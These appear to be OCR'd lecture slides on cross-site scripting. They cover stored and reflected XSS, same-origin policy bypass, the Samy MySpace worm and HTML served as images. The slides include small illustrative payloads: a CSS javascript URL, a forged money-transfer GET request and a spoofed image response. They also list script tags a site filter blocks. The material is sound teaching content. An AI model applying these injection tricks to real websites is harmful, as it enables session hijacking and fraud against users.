
Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)




Stored XSS (Cross-Site Scripting)




E.g., **GET http://bank.com/sendmoney?to=DrEvil&amt=100000**


Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)



Stored XSS: Summary

- Target: user who visits *a* vulnerable *web service*
- Attacker goal: run a malicious script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to leave content on web server page (e.g., via an ordinary browser);
- Key trick: server fails to ensure that content uploaded to page does not contain embedded scripts

Demo: stored XSS

XSS subverts the same origin policy

- Attack happens **within the same origin**
- Attacker tricks a server (e.g., `bank.com`) to send malicious script to users
- User visits to `bank.com`

Malicious script has origin of bank.com so it is permitted to access the resources on bank.com

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

```
<script>, <body>, onclick, <a href=javascript://>
```

  - … but can do Javascript within CSS tags:


```
<div style=“background:url(‘javascript:alert(1)’)”>
```

- With careful Javascript hacking, Samy worm infects anyone who visits an infected MySpace page
  - … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Twitter XSS vulnerability

User figured out how to send a tweet that would automatically be retweeted by all followers using vulnerable TweetDeck apps.



Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya   </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?


Reflected XSS

- The attacker gets the victim user to visit a URL for `bank.com` that embeds a malicious Javascript
- The server echoes it back to victim user in its response
- Victim's browser executes the script within the same origin as `bank.com`

Reflected XSS (Cross-Site Scripting)

